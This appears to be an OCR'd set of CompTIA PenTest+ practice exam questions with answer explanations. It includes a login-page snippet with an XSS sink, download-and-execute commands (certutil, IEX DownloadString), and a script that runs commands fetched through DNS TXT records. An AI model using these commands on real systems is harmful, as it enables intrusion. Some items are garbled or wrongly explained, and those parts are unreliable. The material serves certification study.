
https://comptia.org/login.aspx#remediatesource

```
1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
24 <!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```


Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	36104370	.comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete



Answer:



Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1
Generate a Certificate Signing Request

Step 2
Submit CSR to the CA

Step 3
Install re-issued certificate on the server

Step 4
Remove certificate from server

NEW QUESTION: 52
Which of the following is a reason to use a template when creating a penetration testing report?
A. To articulate risks accurately
B. To enhance the testing approach
C. To contextualize collected data
D. To standardize needed information
E. To improve testing time
Answer: (SHOW ANSWER)
Comprehensive and Detailed
A template ensures consistency across reports by defining the required sections (scope, methodology, findings, risk ratings, remediation, evidence, executive summary, and appendices).
Standardization helps reviewers and clients quickly find required information, supports quality assurance, and ensures compliance with contractual/reporting requirements. While templates also help

articulate risks and contextualize data (A and C) and may indirectly save time (E), their primary purpose is to standardize needed information so every engagement includes the same baseline content and structure.
CompTIA PT0-003 Mapping:
Domain 5.0 Reporting and Communication - produce consistent, repeatable reports and use templates to ensure completeness and QA.

NEW QUESTION: 53
A penetration tester gained a foothold within a network. The penetration tester needs to enumerate all users within the domain. Which of the following is the best way to accomplish this task?
A. pwd.exe
B. net.exe
C. sc.exe
D. msconfig.exe
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation From Exact Extract:
net.exe is the classic Windows networking utility that includes commands for enumerating domain resources and accounts from a compromised host where the tester has any authenticated domain context. Typical commands used by penetration testers to enumerate domain users with net.exe include:
* net user /domain - lists domain user accounts (name and some properties).
* net group " Domain Users " /domain - lists members of the Domain Users group.
* net view /domain - lists computers in the domain (useful to find targets for further enumeration).
Why net.exe is the best option here:
* It is installed by default on Windows systems and works with the current authenticated domain credentials (common after gaining a foothold).
* It provides a quick, low-noise way to enumerate user accounts and groups without requiring additional tooling or elevated privileges beyond an authenticated domain user.
* Results can be scripted and parsed for further enumeration and pivoting.
Why the other options are not appropriate:
* A. pwd.exe - Not a standard Windows tool for domain enumeration (and not present by default).
* C. sc.exe - Service Controller tool for managing services; not used to enumerate domain users.
* D. msconfig.exe - System configuration GUI utility for startup/services; not for domain account enumeration.
Related alternatives (contextual, commonly used in pentests):
* dsquery user -limit 0 (on systems with RSAT/AD tools) to query AD directly.
* Get-ADUser -Filter * (PowerShell, requires the ActiveDirectory module and appropriate rights).
* Tools like PowerView (PowerShell) or BloodHound (collection phase) can provide richer AD enumeration, but net.exe is the simplest built-in option to enumerate domain users from an authenticated foothold.
CompTIA PT0-003 Objective Mapping (summary):
* Domain 2.0 Information Gathering and Vulnerability Scanning - enumerate network and Active Directory objects using native tools and scripts (e.g., net.exe for domain user enumeration).

NEW QUESTION: 54
As part of a security audit, a penetration tester finds an internal application that accepts unexpected user inputs, leading to the execution of arbitrary commands. Which of the following techniques would the penetration tester most likely use to access the sensitive data?
A. Logic bomb
B. SQL injection
C. Brute-force attack
D. Cross-site scripting

Answer: (SHOW ANSWER)
SQL injection (SQLi) is a technique that allows attackers to manipulate SQL queries to execute arbitrary commands on a database. It is one of the most common and effective methods for accessing sensitive data in internal applications that accept unexpected user inputs. Here's why option B is the most likely technique:
Arbitrary Command Execution: The question specifies that the internal application accepts unexpected user inputs leading to arbitrary command execution. SQL injection fits this description as it exploits vulnerabilities in the application's input handling to execute unintended SQL commands on the database.
Data Access: SQL injection can be used to extract sensitive data from the database, modify or delete records, and perform administrative operations on the database server. This makes it a powerful technique for accessing sensitive information.
Common Vulnerability: SQL injection is a well-known and frequently exploited vulnerability in web applications, making it a likely technique that a penetration tester would use to exploit input handling issues in an internal application.
Reference from Pentest:
Luke HTB: This write-up demonstrates how SQL injection was used to exploit an internal application and access sensitive data. It highlights the process of identifying and leveraging SQL injection vulnerabilities to achieve data extraction.
Writeup HTB: Describes how SQL injection was utilized to gain access to user credentials and further exploit the application. This example aligns with the scenario of using SQL injection to execute arbitrary commands and access sensitive data.
Conclusion:
Given the nature of the vulnerability described (accepting unexpected user inputs leading to arbitrary command execution), SQL injection is the most appropriate and likely technique that the penetration tester would use to access sensitive data. This method directly targets the input handling mechanism to manipulate SQL queries, making it the best choice.

NEW QUESTION: 55
Which of the following explains the reason a tester would opt to use DREAD over PTES during the planning phase of a penetration test?
A. The tester is conducting a web application test.
B. The tester is assessing a mobile application.
C. The tester is evaluating a thick client application.
D. The tester is creating a threat model.
Answer: D (LEAVE A REPLY)
DREAD (Damage, Reproducibility, Exploitability, Affected Users, Discoverability) is a threat modeling framework used to assess and prioritize risks.
Option A (Web application test) ✕: While DREAD can be used in web security, PTES (Penetration Testing Execution Standard) is a better framework for conducting pentests.
Option B (Mobile application test) ✕: PTES provides guidelines for mobile security testing, whereas DREAD is for threat modeling.
Option C (Thick client application) ✕: Thick clients require specific testing methodologies, not DREAD.
Option D (Creating a threat model) ✓: Correct.
DREAD is designed for risk assessment and prioritization.
PTES focuses on penetration testing execution, not threat modeling.
Reference: CompTIA PenTest+ PT0-003 Official Guide - Threat Modeling with DREAD vs. PTES

NEW QUESTION: 56
During a web application assessment, a penetration tester identifies an input field that allows JavaScript injection. The tester inserts a line of JavaScript that results in a prompt, presenting a text box when browsing to the page going forward. Which of the following types of attacks is this an example of?
A. SQL injection
B. SSRF
C. XSS
D. Server-side template injection

Answer: C (LEAVE A REPLY)
Cross-Site Scripting (XSS) is an attack that involves injecting malicious scripts into web pages viewed by other users. Here's why option C is correct:
XSS (Cross-Site Scripting): This attack involves injecting JavaScript into a web application, which is then executed by the user's browser. The scenario describes injecting a JavaScript prompt, which is a typical XSS payload.
SQL Injection: This involves injecting SQL commands to manipulate the database and does not relate to JavaScript injection.
SSRF (Server-Side Request Forgery): This attack tricks the server into making requests to unintended locations, which is not related to client-side JavaScript execution.
Server-Side Template Injection: This involves injecting code into server-side templates, not JavaScript that executes in the user's browser.
Reference from Pentest:
Horizontall HTB: Demonstrates identifying and exploiting XSS vulnerabilities in web applications.
Luke HTB: Highlights the process of testing for XSS by injecting scripts and observing their execution in the browser.

NEW QUESTION: 57
A penetration tester performs a service enumeration process and receives the following result after scanning a server using the Nmap tool:
PORT STATE SERVICE
22/tcp open ssh
25/tcp filtered smtp
111/tcp open rpcbind
2049/tcp open nfs
Based on the output, which of the following services provides the best target for launching an attack?
A. Database
B. Remote access
C. Email
D. File sharing
Answer: (SHOW ANSWER)
Based on the Nmap scan results, the services identified on the target server are as follows:
22/tcp open ssh:
Service: SSH (Secure Shell)
Function: Provides encrypted remote access.
Attack Surface: Brute force attacks or exploiting vulnerabilities in outdated SSH implementations. However, it is generally considered secure if properly configured.
25/tcp filtered smtp:
Service: SMTP (Simple Mail Transfer Protocol)
Function: Email transmission.
Attack Surface: Potential for email-related attacks such as spoofing, but the port is filtered, indicating that access may be restricted or protected by a firewall.
111/tcp open rpcbind:
Service: RPCBind (Remote Procedure Call Bind)
Function: Helps in mapping RPC program numbers to network addresses.
Attack Surface: Can be exploited in specific configurations, but generally not a primary target compared to others.
2049/tcp open nfs:
Service: NFS (Network File System)
Function: Allows for file sharing over a network.
Attack Surface: NFS can be a significant target for attacks due to potential misconfigurations that can allow unauthorized access to file shares or exploitation of vulnerabilities in NFS services.

Conclusion: The NFS service (2049/tcp) provides the best target for launching an attack. File sharing services like NFS often contain sensitive data and can be vulnerable to misconfigurations that allow unauthorized access or privilege escalation.

NEW QUESTION: 58
A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access. Which of the following commands should the penetration tester use?
A. powershell.exe impo C:\tools\foo.ps1
B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe
C. powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/")
D. rundll32.exe c:\path\foo.dll,functName
Answer: (SHOW ANSWER)
To execute a payload and gain additional access, the penetration tester should use certutil.exe. Here's why:
* Using certutil.exe:
* Purpose: certutil.exe is a built-in Windows utility that can be used to download files from a remote server, making it useful for fetching and executing payloads.
* Command: certutil.exe -f https://192.168.0.1/foo.exe bad.exe downloads the file foo.exe from the specified URL and saves it as bad.exe.
* Comparison with Other Commands:
* powershell.exe impo C:\tools\foo.ps1 (A): Incorrect syntax and not as direct as using certutil for downloading files.
* powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/") (C): Incorrect syntax for downloading and executing a script.
* rundll32.exe c:\path\foo.dll,functName (D): Used for executing DLLs, not suitable for downloading a payload.
Using certutil.exe to download and execute a payload is a common and effective method.

NEW QUESTION: 59
A penetration tester performs an assessment on the target company's Kubernetes cluster using kube-hunter. Which of the following types of vulnerabilities could be detected with the tool?
A. Network configuration errors in Kubernetes services
B. Weaknesses and misconfigurations in the Kubernetes cluster
C. Application deployment issues in Kubernetes
D. Security vulnerabilities specific to Docker containers
Answer: (SHOW ANSWER)
kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here's why option B is correct:
Kube-hunter: It scans Kubernetes clusters to identify security issues, such as misconfigurations, insecure settings, and potential attack vectors.
Network Configuration Errors: While kube-hunter might identify some network-related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.
Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.
Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.
Reference from Pentest:
Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.
Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.
Conclusion:
Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.

NEW QUESTION: 60

A penetration tester successfully clones a source code repository and then runs the following command:
find . -type f -exec egrep -i "token|key|login" {} \;
Which of the following is the penetration tester conducting?

A. Data tokenization
B. Secrets scanning
C. Password spraying
D. Source code analysis
Answer: (SHOW ANSWER)
Penetration testers search for hardcoded credentials, API keys, and authentication tokens in source code repositories to identify secrets leakage.
Secrets scanning (Option B):
The find and egrep command scans all files recursively for sensitive keywords like "token," "key," and "login".
Attackers use tools like TruffleHog and GitLeaks to automate secret discovery.
Reference:
Incorrect options:
Option A (Data tokenization): Tokenization replaces sensitive data with unique tokens, not scanning for credentials.
Option C (Password spraying): Tries common passwords across multiple accounts, unrelated to scanning source code.
Option D (Source code analysis): Broader than secrets scanning; this question focuses specifically on credential discovery.

NEW QUESTION: 61
A penetration tester attempts unauthorized entry to the company's server room as part of a security assessment. Which of the following is the best technique to manipulate the lock pins and open the door without the original key?
A. Plug spinner
B. Bypassing
C. Decoding
D. Raking
Answer: (SHOW ANSWER)
Lock picking techniques are used in physical security assessments to test access control mechanisms.
Raking (Option D):
Raking is a lock-picking technique where a rake pick is inserted and rapidly moved in and out to manipulate multiple pins simultaneously.
It is faster but less precise than single-pin picking.
Used when speed is prioritized over precision.
Reference:
Incorrect options:
Option A (Plug spinner): Used after a lock is picked to rotate the plug in the correct direction.
Option B (Bypassing): Uses methods like shimming or card sliding, which do not manipulate pins.
Option C (Decoding): Involves reading lock components (e.g., key cuts) to generate a working key rather than picking.

NEW QUESTION: 62
During a penetration testing exercise, a team decides to use a watering hole strategy. Which of the following is the most effective approach for executing this attack?
A. Compromise a website frequently visited by the organization's employees.
B. Launch a DDoS attack on the organization's website.
C. Create fake social media profiles to befriend employees.
D. Send phishing emails to the organization's employees.
Answer: (SHOW ANSWER)
Watering Hole Attack
A watering hole attack involves compromising a website that the target frequently visits.
The attacker injects malicious code into the site, which then exploits users who access it.
Why Not Other Options?
B: DDoS attacks disrupt services but do not align with the watering hole strategy.
C: Social engineering may be effective but is not a watering hole attack.
D: Phishing is unrelated to compromising trusted websites.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)

NEW QUESTION: 63
A penetration tester needs to launch an Nmap scan to find the state of the port for both TCP and UDP services. Which of the following commands should the tester use?
A. nmap -sU -sW -p 1-65535 example.com
B. nmap -sU -sY -p 1-65535 example.com
C. nmap -sU -sT -p 1-65535 example.com
D. nmap -sU -sN -p 1-65535 example.com
Answer: C (LEAVE A REPLY)
To find the state of both TCP and UDP ports using Nmap, the appropriate command should combine both TCP and UDP scan options:
Understanding the Options:
-sU: Performs a UDP scan.
-sT: Performs a TCP connect scan.
Command
Command: nmap -sU -sT -p 1-65535 example.com
This command will scan both TCP and UDP ports from 1 to 65535 on the target example.com. Combining -sU and -sT ensures that both types of services are scanned.
Comparison with Other Options:
-sW: Initiates a TCP Window scan, not relevant for identifying the state of TCP and UDP services.
-sY: Initiates a SCTP INIT scan, not relevant for this context.
-sN: Initiates a TCP Null scan, which is not used for discovering UDP services.

NEW QUESTION: 64
A penetration tester writes the following script, which is designed to hide communication and bypass some restrictions on a client's network:
$base64cmd = Resolve-DnsName foo.comptia.org -Type TXT | Select-Object -ExpandProperty Strings
$decodecmd = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($base64cmd)) Powershell -C $decodecmd Which of the following best describes the technique the tester is applying?
A. DNS poisoning
B. DNS infiltration
C. DNS trail
D. DNS tunneling
Answer: (SHOW ANSWER)
The script is retrieving base64-encoded commands hidden in DNS TXT records and executing them. This is a technique known as DNS tunneling, which allows covert data transmission using DNS queries/responses - often used to bypass firewalls or exfiltrate data without detection.
From the CompTIA PenTest+ PT0-003 Official Study Guide (Chapter 9 - Evading Detection and Exploitation Techniques):
"DNS tunneling is a covert communication technique where command-and-control instructions or exfiltrated data are encoded into DNS queries and responses, typically using TXT records."

NEW QUESTION: 65
A penetration tester performs the following scan:
nmap -sU -p 53,161,162 192.168.1.51
PORT | STATE
53/udp | open|filtered
161/udp | open|filtered
162/udp | open|filtered
The tester then manually uses snmpwalk against port 161 and receives valid SNMP responses. Which of the following best explains the scan result for port 161?
A. The SNMP daemon delayed its response beyond Nmap's UDP scan timeout.
B. Nmap marked the port as open|filtered because no response was received.
C. The scanned host applied rate limiting to its responses to prevent UDP fingerprinting.
D. The Nmap scan lacked root privileges, which reduced packet inspection accuracy.
Answer: (SHOW ANSWER)
In PenTest+ network enumeration, UDP scanning is emphasized as inherently less reliable than TCP because many UDP services do not respond unless they receive an application-valid request, and many firewalls silently drop unsolicited UDP probes. With Nmap -sU, if the scanner does not receive either (1) an application-layer UDP response indicating the service is listening or (2) an ICMP "port unreachable" message indicating the port is closed, Nmap cannot definitively classify the port. In that case, it reports open|filtered, meaning the port may be open but nonresponsive to the probe, or traffic may be filtered.

NEW QUESTION: 66
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:
Hostname | IP address | CVSS 2.0 | EPSS
hrdatabase | 192.168.20.55 | 9.9 | 0.50
financesite | 192.168.15.99 | 8.0 | 0.01
legaldatabase | 192.168.10.2 | 8.2 | 0.60
fileserver | 192.168.125.7 | 7.6 | 0.90
Which of the following targets should the tester select next?

A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite
Answer: (SHOW ANSWER)
Given the output, the penetration tester should select the fileserver as the next target for testing, considering both CVSS and EPSS scores.
CVSS (Common Vulnerability Scoring System):
Purpose: CVSS provides a numerical score to represent the severity of vulnerabilities, helping to prioritize remediation efforts.
Higher Scores: Indicate more severe vulnerabilities.
EPSS (Exploit Prediction Scoring System):
Purpose: EPSS estimates the likelihood that a vulnerability will be exploited in the wild within the next 30 days.
Higher Scores: Indicate a higher likelihood of exploitation.
Evaluation:
hrdatabase: CVSS = 9.9, EPSS = 0.50
financesite: CVSS = 8.0, EPSS = 0.01
legaldatabase: CVSS = 8.2, EPSS = 0.60
fileserver: CVSS = 7.6, EPSS = 0.90
The fileserver has the highest EPSS score, indicating a high likelihood of exploitation, despite having a slightly lower CVSS score compared to hrdatabase and legaldatabase.
Pentest Reference:
Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, which has a high EPSS score, the penetration tester focuses on a target that is more likely to be exploited, thereby addressing the most immediate risk.

NEW QUESTION: 67
Which of the following activities should be performed to prevent uploaded web shells from being exploited by others?
A. Remove the persistence mechanisms.
B. Spin down the infrastructure.
C. Preserve artifacts.
D. Perform secure data destruction.
Answer: (SHOW ANSWER)
Web shells provide remote access and persistence for attackers. The best mitigation is to remove persistence mechanisms.
Remove the persistence mechanisms (Option A):
Attackers often modify startup scripts, cron jobs, or registry keys to maintain access.
If persistence is not removed, even after the web shell is deleted, attackers can reinstall or reaccess it.
Reference:
Incorrect options:
Option B (Spin down the infrastructure): Shutting down servers does not remove the persistence.
Option C (Preserve artifacts): Important for forensics but does not prevent exploitation.
Option D (Perform secure data destruction): Secure wipe is useful but not always feasible for a production system.

NEW QUESTION: 68

A penetration tester finds it is possible to downgrade a web application's HTTPS connections to HTTP while performing on-path attacks on the local network. The tester reviews the output of the server response to:

curl -s -i https://internalapp/

HTTP/2 302

date: Thu, 11 Jan 2024 15:56:24 GMT

content-type: text/html; charset=iso-8659-1

location: /login

x-content-type-options: nosniff

server: Prod

Which of the following recommendations should the penetration tester include in the report?

A. Add the HSTS header to the server.

B. Attach the httponly flag to cookies.

C. Front the web application with a firewall rule to block access to port 80.

D. Remove the x-content-type-options header.

Answer: (SHOW ANSWER)

The tester identified an HTTPS downgrade attack (e.g., SSL stripping). The best mitigation is to enforce HSTS (HTTP Strict Transport Security).

HSTS (Option A):

HSTS (Strict-Transport-Security) ensures that the browser always uses HTTPS, preventing downgrade attacks.

Example header:

Strict-Transport-Security: max-age=31536000; includeSubDomains

Reference:

Incorrect options:

Option B (httponly flag): Protects cookies from JavaScript access but does not enforce HTTPS.

Option C (Firewall rule on port 80): Helps, but does not force browsers to use HTTPS.

Option D (Removing x-content-type-options): Unrelated; nosniff prevents MIME-type sniffing.

NEW QUESTION: 69

The following file was obtained during reconnaissance:

Which of the following is most likely to be successful if a penetration tester achieves non-privileged user access?
A. Exposure of other users' sensitive data
B. Unauthorized access to execute binaries via sudo
C. Hijacking the default user login shells
D. Corrupting the skeleton configuration file
Answer: (SHOW ANSWER)
DIR_MODE=0777 configures new home directories to be created world-readable, world-writable, and world-executable (rwxrwxrwx). With such permissive permissions, any unprivileged local user can traverse into other users' home directories, list files, read them, and even modify or replace them. That makes exposure of other users' sensitive data the most likely and immediate outcome once the tester has any local user account.
Why the other options are less likely:
B . Unauthorized sudo execution: Requires membership in sudo/wheel or explicit entries in /etc/sudoers. Nothing in the snippet indicates that, and file mode on home dirs doesn't grant sudo.
C . Hijacking default login shells: DSHELL=/bin/zsh only sets the default shell for new users. Replacing /bin/zsh or altering /etc/passwd would require root.
